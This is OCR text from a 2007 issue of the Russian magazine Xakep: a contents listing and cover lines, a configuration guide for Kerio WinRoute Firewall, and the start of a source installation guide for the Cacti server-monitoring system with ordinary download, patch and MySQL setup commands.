- Samba 3.0.25c
- Sendmail 8.14.1
- Snort 2.7.0.1
- Sqlite 3.4.2
- Squid 2.6STABLE14
- Vsftpd 2.0.5

>System

- Anyfs-tools 0.84.12
- Bacula 2.2.0
- BSD Ports
- Ghostscript 8.60
- Gnash 0.8.0
- Krusader 1.80.0
- Linux 2.6.22.5
- Nerolinux 3.0.1.3
- Rpm 4.4.2.1
- Slackware 12.0
- Stardict 3.0.0-1
- Tracker 0.6.1
- Wine 0.9.44
- Xfree 4.7.0

>>БОНУС

> Подборка виртуальных машин

- Bochs x86 PC emulator 2.3
- coLinux 0.6.4
- kvm 36
- Microsoft Virtual Server 2005 R2 SP1
- OpenVZ 2.6.20
- Parallels Workstation 2.2
- PearPC 0.4.0
- QEMU 0.9.0
- Virtual PC 2007
- VirtualBox for Windows 1.5.0
- Virtuozzo for Windows 3.51
- VMware Converter 3.0.1
- VMware Player 2.0
- VMware Server 1.0.3





ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

СЕНТЯБРЬ 09 (105) 2007

МЕЖГОРОД 4FREE


Новые способы абсолютно халявных звонков по всему миру стр. 32

НОУТ В ДОРОГУ!
Тестирование компактных ноутбуков стр. 18

ПОЧЕМУ ФАЙРВОЛ НЕ ФАЙРВОЛИТ
Где ты ошибся, настраивая сетевой экран стр. 42

DB2, SYBASE И INGRES
Учимся ломать и эти базы тоже стр. 82

НОВАЯ РУБРИКА PSYCHO
Тайные рычаги подсознания стр. 134





Марш-бросок в большую сеть

Kerio WinRoute Firewall: комплексное решение для организации доступа в интернет

Мониторим подчиненные системы

Cacti: система мониторинга работы серверов

Операция по освобождению

Борьба с утечками ресурсов в реальном времени без перекомпиляции серверных приложений

Идеальный контролер

Устанавливаем и настраиваем систему учета трафика NeTAMS

+

2 видеоурока для админов

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



МАРШ-БРОСОК В БОЛЬШУЮ СЕТЬ


KERIO WINROUTE FIREWALL: КОМПЛЕКСНОЕ РЕШЕНИЕ ДЛЯ ОРГАНИЗАЦИИ ДОСТУПА В ИНТЕРНЕТ


Организация совместного доступа в интернет и защита компьютерных сетей от атак хакеров — это только часть задач, возлагаемых на системного администратора. Корпоративная версия межсетевого экрана от компании Kerio Technologies, предназначенная для защиты сетей предприятий малого и среднего бизнеса, позволяет не только настроить выход в интернет, но и обеспечить защиту от внешних атак и вирусов. Кроме того, в KWF заложена возможность ограничения доступа пользователей к веб-сайтам, что позволяет реализовывать весьма жесткие политики и экономить трафик.

ВОЗМОЖНОСТИ KERIO WINROUTE FIREWALL 6

Прежде чем приступить к установке, следует кратко познакомиться с возможностями, которые предоставляет KWF. Ведь именно функциональность позволяет определить, подходит это ПО или нет. KWF является комплексным решением с единым интерфейсом, упрощающим настройку и сопровождение, то есть в одной упаковке мы получаем целый спектр весьма полезных возможностей, которых небольшим организациям хватит с головой.

Кроме NAT и прокси-сервера, использование которых позволяет соединять локальную сеть с интернетом через один общий IP-адрес, в его состав включен VPN-сервер, обеспечивающий соединение по двум направлениям: «сервер — сервер» и «сервер — клиент». В последнем случае на компьютере удаленного клиента устанавливается Kerio VPN Client. Обычно VPN и NAT не очень любят друг друга. В Kerio реализована своя технология работы с каналами VPN. Использование технологии NAT Traversal обеспечивает стабильную работу VPN с NAT, в том числе и с множественными NAT-шлюзами. Кроме этого, в KWF встроена поддержка IPSec и PPTP, что позволяет создавать VPN-соединения только штатными средствами Windows и KWF. Начиная с версии 6.1, в KWF появился новый веб-сервис Clientless SSL VPN, обеспечивающий клиентам доступ к сети VPN через обычный веб-браузер без установки специального ПО. Поддерживаются все возможные виды доступа в интернет: dial-up, ISDN, PPPoE, Wi-Fi и другие. Пользователи могут разделять и совместно использовать одно соединение с возможностью автоматической установки резервного канала. Очень гибко реализована работа с пользователями, для конкретной учетной записи можно устанавливать и применять различные ограничения, например работа только с email, ограничения на использование трафика за день, месяц. Существует вариант регистрации пользователя KWF перед выходом в интернет, при этом может применяться как внутренняя база пользователей, так и Microsoft


Настройка интерфейсов


Политики трафика


Active Directory. Опционально предоставляется возможность проверки входящего и исходящего почтового, FTP- и HTTP-трафика интегрированным антивирусом McAfee, хотя можно подключить антивирус от других производителей. Для блокировки трафика с нежелательных ресурсов используется контентная фильтрация и защита веб-трафика. Так, в настройках фильтра ISS Orange Web Filter доступно 58 возможных категорий сайтов, P2P Eliminator автоматически обнаруживает и блокирует пиринговые сети, такие как Kazaa. Контентная фильтрация позволяет блокировать потенциально опасные или нежелательные типы файлов (исполняемые, музыка, видео и прочее), а также всплывающие окна.
После установки администратор управляет работой различных компонентов KWF как локально, так и удаленно, через консоль Kerio Administration Console. О важных событиях (таких как отсутствие соединения, обнаружение вируса, превышение лимита и т.д.) администратор получает уведомления. Разобраться в использовании трафика поможет подробная гистограмма и статистика посещения веб-страниц.
В лицензии число пользователей определяется как количество IP-адресов (не компьютеров), защищаемых файрволом. Количество учетных записей пользователей, работающих с прокси-сервером, неограниченно.

УСТАНОВКА KERIO WINROUTE FIREWALL

Для установки KWF потребуется компьютер класса Pentium III, работающий под управлением Windows 2000/XP/2003/Vista. Поскольку KWF будет первым встречать хакеров, должны быть установлены все доступные обновления, а система не должна содержать лишнего ПО. В документации приведен список программ, при наличии которых Kerio работать откажется. Здесь и прокси-серверы, и сетевые и персональные межсетевые экраны, и софт для создания VPN. Также перед установкой следует настроить все сетевые интерфейсы и маршрутизацию.
В целом установка происходит без особых трудностей. В процессе предстоит сделать выбор между двумя ее типами: полной и выборочной. Последний вариант позволяет указать на устанавливаемые элементы (зачем нам хелп на чешском?). Кроме всего прочего, этот вариант следует выбирать для установки Administration Console на удаленной системе. Далее указываем пароль администратора и на следующем шаге установкой флажка Enable Remote Access разрешаем удаленное управление. В Remote IP address вводим адрес компьютера, с которого будет управляться KWF. Затем выскочит сообщение о том, что программное обеспечение для Kerio VPN Adapter проверено не было, кнопкой «Продолжить» продолжаем установку. Если в процессе установки будут обнаружены сервисы, несовместимые с KWF, поступит предложение их отключить. После инсталляции понадобится перезагрузить компьютер.

ПЕРВЫЙ ЗАПУСК

После перезагрузки в трее появится значок монитора WinRoute, из меню которого можно запускать/останавливать сервис, устанавливать параметры запуска при загрузке системы и вызывать консоль управления. Итак, дважды щелкаем по значку и регистрируемся, введя в окне New Connection пароль администратора и адрес сервера. Если все правильно, после нажатия на кнопку Connect появится основное окно настроек. Интерфейс выполнен традиционно. Все настройки указаны в виде дерева с четырьмя основными пунктами: Configuration, Users and Groups, Status, Logs. Выбрав нужный подпункт, в большом окне справа получаем доступные настройки. Единственное, что может отпугнуть, — отсутствие русскоязычного интерфейса и файла помощи. Хотя, поискав в интернете, можно найти перевод документации (например, www.internetaccessmonitor.com/rus/support/docs/winroute).
После установки весь трафик заблокирован, поэтому первичная настройка может производиться локально или с компьютера с IP-адресом, указанным при установке. Начинающие администраторы сочтут удобным наличие мастера, позволяющего выполнить первоначальную настройку всего за 8 шагов. На первых трех этапах указывается тип подключения к провайдеру, в следующем окне — основные параметры соединения (логин, пароль и прочее). Четвертый шаг ключевой: здесь выбираются разрешенные сервисы, соединения для которых будут беспрепятственно проходить через брандмауэр. Большинство новичков, чтобы упростить себе жизнь, включают «Allow access to all services», разрешая таким образом все соединения. Лучшим вариантом будет выбор «Allow access to the following services only» и установка флажка напротив разрешенных протоколов. В этом окне доступны параметры, разрешающие почтовый, HTTP/HTTPS- и FTP-трафик, DNS-запросы, а также telnet-сессии. Все эти службы, кроме последней, являются востребованными в любой организации. Если чего-то не хватает, лучше открыть нужный порт вручную, чем заранее подвергать свою сеть опасности. На пятом шаге разрешаем создание правил для встроенного VPN-сервера и Clientless SSL VPN. Если используется внешний сервер VPN, все флажки необходимо снять. В следующем окне настраивается доступ к внутренним ресурсам сети извне. По умолчанию открыты сервисы VPN и HTTPS, расположенные на компьютере с KWF. Используя кнопки Add, Edit, Remove, можно соответственно добавить, отредактировать и удалить правило. В окне, которое появляется при добавлении или редактировании файла, следует выбрать сервис из списка Service и указать IP-адрес компьютера, на котором он запущен. Следующий шаг имеет всего один параметр — Enable NAT, он разрешает трансляцию адресов. После нажатия кнопки Finish будут созданы и добавлены новые правила. Теперь основные настройки осуществлены, и, если все сделано правильно, KWF


Панель настройки антивируса


Настройки групп адресов

обеспечит совместный доступ пользователей в интернет и блокировку соединений по портам, не указанным в ходе настроек. Но это далеко не все его возможности.




▷ links
Официальный сайт KWF находится по адресу www.kerio.com/kwf, российское зеркало — www.winroute.ru.

СЕТЕВЫЕ НАСТРОЙКИ И ПОЛИТИКИ ТРАФИКА

После появления в сети KWF телефон администратора быстро начнет плавиться от звонков пользователей, которые будут жаловаться, что не могут подключиться к их любимой аське или другому сервису, не разрешенному при первичной настройке. Поэтому, если политика компании не запрещает использование этих служб, их необходимо разрешить. Все основные настройки производятся в меню Configurations.
Для начала переходим во вкладку Interfaces и проверяем правильность настройки всех сетевых соединений. Для удобства их можно переименовать. В контекстном меню выбираем пункт Edit и в поле Interface name вводим новое имя. Например, для интернет-соединения можно использовать WAN.
Вкладка Connection Failover позволяет указать альтернативное интернет-соединение, которое будет автоматически установлено при обнаружении обрыва основного . В качестве альтернативного соединения может использоваться любой сетевой интерфейс или удаленное соединение из вкладки Interfaces. Следует помнить, что для альтернативного соединения также необходимо настраивать правила доступа и фильтрацию.
После установки KWF импортирует системную таблицу маршрутизации, если все настроено правильно, то проблем быть не должно. Просмотреть и при необходимости подправить таблицы можно, перейдя в Routing Table. Многие методы подключения, вроде PPPoE или диалапа, после установления связи изменяют маршрут по умолчанию. В этом случае Kerio может выдавать сообщение о том, что обнаружено два default-маршрута, но ничего страшного в этом нет.
Теперь переходим в Traffic Policy. Здесь мы видим все правила, созданные с помощью мастера. Последним стоит Default rule, запрещающее все соединения. Программа просматривает все правила сверху вниз. Поэтому все пакеты, не попавшие под критерии правила, стоящего выше, будут отброшены. Нажатием кнопок Add и Remove правила можно добавлять и удалять, а также менять их очередность с помощью кнопок со стрелками или мышки.
Каждое правило содержит несколько полей:
1. Name — название правила; здесь лучше использовать интуитивно понятное описание, чтобы затем легче было разобраться с его назначением. Сняв флажок, находящийся рядом с именем, можно временно отключить правило, не удаляя его.
2. Source и Destination — адрес отправителя и получателя; в этом поле можно указать узел, диапазон адресов, сеть, сетевой интерфейс, пользователя или группу пользователей.
3. Service — сервис; в этом поле может указываться название сервиса, порт или диапазон портов, протокол.
4. Action — действие; здесь возможны три варианта (в Default rule — два): Permit — разрешить, Deny — запретить и Drop — отбросить.
5. Log — включается ведение журнала событий по указанному правилу. При установке Log matching packets в журнал будут занесены все пакеты, попадающие под правило, то есть как прошедшие брандмауэр, так и отброшенные; при Log matching connections — соединения, удовлетворяющие правилу.
6. Translation — активация преобразования IP-адресов источника и получателя.
Кроме этого, два поля по умолчанию скрыты. Чтобы их увидеть, следует выбрать в контекстном меню пункт Modify Columns. В поле Valid on указывается интервал времени, в течение которого будет действовать правило. По умолчанию предлагается только одно значение — Always, дополнительные промежутки времени добавляются во вкладке «Definitions → Time Ranges». При создании правил можно указать интервал, соответствующий рабочему времени. Допустим, когда все служащие разойдутся по домам, мы разрешим получение обновлений антивирусных баз и систем, а весь остальной трафик заблокируем. Поле Protocol Inspector позволяет указать анализатор протокола, который будет применяться ко всему трафику, удовлетворяющему правилу. Значение Any в любом поле означает все возможные варианты. В полях Source, Destination и Service можно указывать несколько значений. Чтобы все изменения вступили в силу, необходимо нажать кнопку Apply.

КЭШИРОВАНИЕ ВЕБ-СТРАНИЦ И DNS-ЗАПРОСОВ

Кроме фильтрации, Kerio позволяет ускорить серфинг, кэшируя информацию и запросы. Так, модуль DNS Forwarder, параметры которого находятся в одноименной вкладке, ускоряет ответы на повторяющиеся DNS-запросы. При этом в клиентских настройках в качестве DNS-сервера можно указать адрес шлюза, на котором установлен KWF. По



Выбор компонентов при установке



Отключение конфликтующих сервисов

умолчанию этот модуль включен и настроен так, что все DNS-запросы пересылаются DNS-серверу, который определен для внешнего сетевого интерфейса; полученный ответ кэшируется. Во вкладке можно очистить кэш или добавить запись в hosts-файл.

Входящий в состав HTTP-прокси по умолчанию также активирован, поэтому, помимо использования NAT, клиенты могут выходить в интернет, подключаясь через 3128-й порт Kerio. Его настройки расположены во вкладке «Content Filtering → HTTP Policy → Proxy Server». HTTP-прокси может понадобиться в случае, когда нет прямого соединения. Например, твой провайдер использует прокси. WinRoute умеет передавать все запросы следующему прокси-серверу, его данные достаточно указать в поле Forward to parent proxy server.

Настройка кэширования веб-страниц производится в «HTTP Policy → Cache», по умолчанию эта функциональность отключена. Установка флажка «Enable cache on transparent proxy» разрешит кэширование страниц при прямом соединении (порты 80 и 443), а «Enable cache on proxy server» — кеширование запросов, произведенных через прокси.

ФИЛЬТРАЦИЯ КОНТЕНТА

Как уже говорилось, в KWF заложены широкие возможности по фильтрации трафика по протоколам HTTP и FTP. В Content Filtering есть три подпункта, отвечающих за свои участки работы: HTTP Policy, FTP Policy и Antivirus.

Подпункт FTP Rules и вкладка URL Rules в HTTP Policy по принципу настроек несколько напоминают задание правил межсетевого экрана. Для наглядности остановлюсь на URL Rules. Так, в поле Conditions задается URL, маска или группа объектов, указанных во вкладке URL Group, а в поле Action — действие, которое будет выполнено при совпадении правила. Вариантами реакции могут быть разрешение (Permit) и блокировка (Drop) ресурса. Вкладка URL Group содержит список шаблонов, которые встречаются в определенной группе веб-страниц, например баннеры, поисковики, серверы обновлений. Это позволяет установить правила сразу для определенного типа запрашиваемых страниц.

Некоторые поля скрыты. Открыв их, можно установить временной интервал (Valid Time) и указать пользователей (User List) или группу компьютеров (IP Groups), для которых будет действовать правило.

Дополнительные проверки и запреты для разрешающего правила задаются во вкладке Content Rules редактора свойств правил. Здесь можно разрешить (Allow) или заблокировать (Deny) активное содержимое веб-страниц (ActiveX, JavaScripts, Java, referer). При выборе варианта Default будут использованы общие настройки, взятые из одноименной вкладки в корне HTTP Policy. Установка флажка «Scan contents for viruses according to scanning rules» разрешит проверку всего трафика, попадающего под это правило, антивирусной программой. А активация «Deny Web pages containing...» будет блокировать страницы, в которых содержатся слова, определенные в разделе Forbidden Words. По умолчанию в этом разделе собраны слова, которые встречаются на порнографических и варезных ресурсах. При необходимости очень просто добавить туда новое слово или отредактировать уже имеющиеся, например, изменив вес слова.


Осталась лишь одна непосещенная вкладка — ISS OrangeWeb Filter. Здесь для определения характера ресурса применяется система оценки веб-страниц ISS/Cobion. Эта система использует единую базу данных ресурсов, рассортированных по категориям. Результат работы этой системы — разрешение или запрет на посещение выбранной веб-страницы. Этот фильтр требует отдельной лицензии, но бежать выкладывать свои кровные не стоит — эффективность этой технологии вне англоязычных ресурсов крайне низка.

Как уже отмечалось ранее, WinRoute умеет проверять файлы, передаваемые по протоколам HTTP, FTP, SMTP и POP3, с помощью антивирусной программы. По умолчанию проверка производится с помощью интегрированного антивируса McAfee. Поддерживается несколько других антивирусов, разрабатываемых компаниями Eset Software, Grisoft, F-Secure и другими, есть в списке и ClamAV. Во вкладке Antivirus выбирается сам движок и тип трафика, в поле Enable file size limit при необходимости можно выставить максимальный размер проверяемого файла, в Integrated Antivirus Engine указывается интервал обновления баз интегрированного антивируса. В HTTP, FTP Scanning для HTTP- и FTP-протоколов можно указать, какие типы файлов следует, а какие не следует сканировать на вирусы.

Блокировка P2P-сетей вынесена в отдельную вкладку. Найти ее можно, перейдя в «Advanced Options → P2P Eliminator». Учитывая распределенный характер пиринговых сетей, их разношерстность и хитрость пользователей, выявлять и блокировать такие соединения довольно проблематично. Если P2P Eliminator обнаружит попытку соединения с P2P-сетью, он полностью блокирует выход в интернет с этих узлов (Block all traffic of the host) или разрешит соединения только с определенными сервисами (Block traffic except the predefined services). При выборе второго варианта нажатием Services следует отобрать неблокируемые протоколы. Продолжительность блокировки указывается в поле «Block traffic for ... minutes», а чтобы пользователь знал, почему он не может воспользоваться любимым Ослом, следует установить флажок «Inform the user by email». Нажатие на Advanced позволит установить параметры обнаружения пиринговых сетей, здесь указываются P2P-порты, а в Connection count определяется минимальное число одновременных соединений, при превышении которых начнется проверка на соединение с P2P.

Мы рассмотрели только самые основные параметры, позволяющие настроить доступ в интернет, и уделили особое внимание защите сети и фильтрации трафика. За кадром остались работа с пользователями, настройка VPN, сбор статистики и многие другие вопросы, разобраться с которыми поможет документация. ⌶

ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /



Мониторим подчиненные системы

CACTI: СИСТЕМА МОНИТОРИНГА РАБОТЫ СЕРВЕРОВ

Несмотря на объемы современных жестких дисков и мощности процессоров, со временем перестает хватать и первого, и второго. Бывает, по непонятным причинам отваливаются сервисы, пропадают каналы, появляется еще много разных проблем. Без постоянного мониторинга системных ресурсов и используемых сервисов администратору довольно сложно обеспечить бесперебойную работу, быстро найти проблемный участок или понять причину неправильной работы сервиса.

ПРОЕКТ CACTI

С помощью поисковика можно обнаружить большое количество систем мониторинга, распространяемых по лицензии GNU GPL и обладающих большой функциональностью. На слуху, конечно же, Nagios, MRTG, RRDtool, множество клонов NetMRG, Oreon и т.д. К сожалению, чтобы настроить некоторые из них, потребуется изрядно попотеть, изучая протоколы. Не каждому это понравится. Поэтому для мониторинга выберем Cacti (cacti.net). При его разработке одними из основных требований были интуитивность интерфейса и легкость в использовании. Cacti является удобной надстройкой над RRDTool, его интерфейс написан на PHP, а для хранения информации служит MySQL.


Cacti без проблем работает в сетях любого размера и любой топологии, контролируя самые разнообразные параметры систем и сетей. В качестве источника данных используются любые внешние команды или сценарии, реализована поддержка SNMP. Результат выводится в виде графиков. Вообще все, что есть в Cacti, представлено графиками, даже параметры и настройки так или иначе привязаны к ним. Каждый график описывается двумя элементами: данными, которые должны быть представлены, и свойствами, определяющими, как должна выводиться информация. Параметры любого созданного графика можно просмотреть и уточнить, в том числе «на лету». Используя заранее подготовленные шаблоны, графики очень легко создавать самостоятельно, без необходимости погружения в тонкости RRDTools и SNMP.

СТАВИМ

Для работы Cacti потребуется наличие веб-сервера с поддержкой PHP (Apache или IIS), сам PHP, MySQL, а также RRDTool и net-snmp для мониторинга. Для закачки доступны архивы для Linux и Windows, есть ссылки на RPM-пакеты, ebuild Gentoo, OpenSUSE. При желании можно использовать CVS или архив с текущей сборкой. Кроме этого, можно поискать нужные пакеты в репозитарии своего дистрибутива. Так, в Debian/Ubuntu для установки Cacti достаточно ввести:

```
$ sudo apt-get install cacti
```

Но в данном случае я предлагаю устанавливать Cacti из исходников. Так



Так выглядит типичный запрос



Настройка Cacti

мы сможем, во-первых, исправить найденные ошибки, накатив доступные патчи, а во-вторых, научить Cacti работать с плагинами. Установку производим в Ubuntu 7.04. Находим с помощью «sudo apt-cache depends cacti» все зависимости и устанавливаем их, сам пакет cacti не ставим. Качаем сырцы с официального сайта:

```
$ wget -c www.cacti.net/downloads/cacti-0.8.6j.tar.gz
```

Распаковываем:

```
$ cd/var/www
$ tar -xzvf/tmp/cacti-0.8.6j.tar.gz
```

Ставим доступные патчи:

```
$ sudo cd cacti-0.8.6j
$ sudo wget www.cacti.net/downloads/patches/0.8.6j/pi
ng_php_version4_snmpgetnext.patch
$ sudo wget www.cacti.net/downloads/patches/0.8.6j/tr
ee_console_missing_hosts.patch
$ sudo wget www.cacti.net/downloads/patches/0.8.6j/th
umbnail_graphs_not_working.patch
$ sudo wget www.cacti.net/downloads/patches/0.8.6j/gr
aph_debug_lockup_fix.patch
$ sudo wget www.cacti.net/downloads/patches/0.8.6j/sn
mpwalk_fix.patch
$ sudo patch -p1-N < ping_php_version4_snmpgetnext.
patch
$ sudo patch -p1-N < tree_console_missing_hosts.patch
$ sudo patch -p1-N < thumbnail_graphs_not_working.
patch
$ sudo patch -p1-N < graph_debug_lockup_fix.patch
$ sudo patch -p1-N < snmpwalk_fix.patch
```

Для удобства переименовываем каталог:

```
$ sudo mv cacti-0.8.6j cacti
```

По умолчанию Cacti плагинов не поддерживает, но эту поддержку реализовали ребята из CactiUsers (cactiusers.org), предлагающие, кроме патча, еще с десяток плагинов различного назначения. Кстати, на этом же ресурсе имеется дистрибутив CactiEZ, построенный на основе CentOS. В нем уже есть настроенный Cacti со всеми плагинами, плюс 305 полезных пакетов, среди которых Net-SNMP, Netflow, Webmin, eAccelerator и прочие. Патчим:

```
$ cd cacti
$ wget — c cactiusers.org/downloads/cacti-plugin-arch.
tar.gz
$ sudo tar -xzvf cacti-plugin-arch.tar.gz
$ sudo patch -p1-N < cacti-plugin-arch/cacti-plugin-
0.8.6j.diff
```

Если MySQL еще не работает, запускаем:

```
$ sudo/etc/init.d/mysql start
```

Создаем новую базу данных cacti:

```
$ mysqladmin --user=root create cacti
```

И заполняем ее, используя подготовленный шаблон:

```
$ mysql -u root cacti < cacti.sql
```

Теперь пользователю cactiuser даем все права на новую базу:

```
$ mysql -u root cacti
mysql> GRANT ALL ON cacti.* TO cactiuser@localhost
IDENTIFIED BY 'cactipassword';
Query OK, 0 rows affected (0.06 sec)
mysql> flush privileges;
Query OK, 0 rows affected (0.03 sec)
mysql> quit
```

На этом установка закончена, переходим к настройке.

